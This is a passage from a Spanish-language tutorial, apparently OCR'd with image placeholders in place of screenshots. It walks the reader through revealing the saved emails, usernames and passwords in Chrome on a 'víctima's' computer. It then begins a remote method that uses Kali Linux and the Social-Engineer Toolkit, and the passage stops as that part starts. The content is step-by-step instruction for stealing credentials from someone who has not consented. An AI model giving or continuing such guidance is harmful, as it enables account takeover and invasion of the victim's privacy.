


Bajamos hasta abajo del todo y pulsamos sobre el enlace Mostrar Opciones Avanzadas.




Ahora despliega más opciones. Bajamos hasta Contraseñas y formularios y pulsamos el enlace Administrar contraseñas.

Y saldrán todas las webs con mails, usuarios y contraseñas.




Ahora marcamos la que queramos y nos saldrá la opción de Mostrar, que nos mostrará sin asteriscos la contraseña de acceso.




Bueno. Entiendo que no todo el mundo tiene acceso físico al equipo de la víctima, así que ahora veremos como hacerlo en este caso.


Lo primero sería abrir el Kali Linux y entrar en el SeToolKit. Para ello vamos a Aplicaciones, Kali Linux, Herramientas de Exploración, Herramientas de Ingeniería Social y setoolkit.



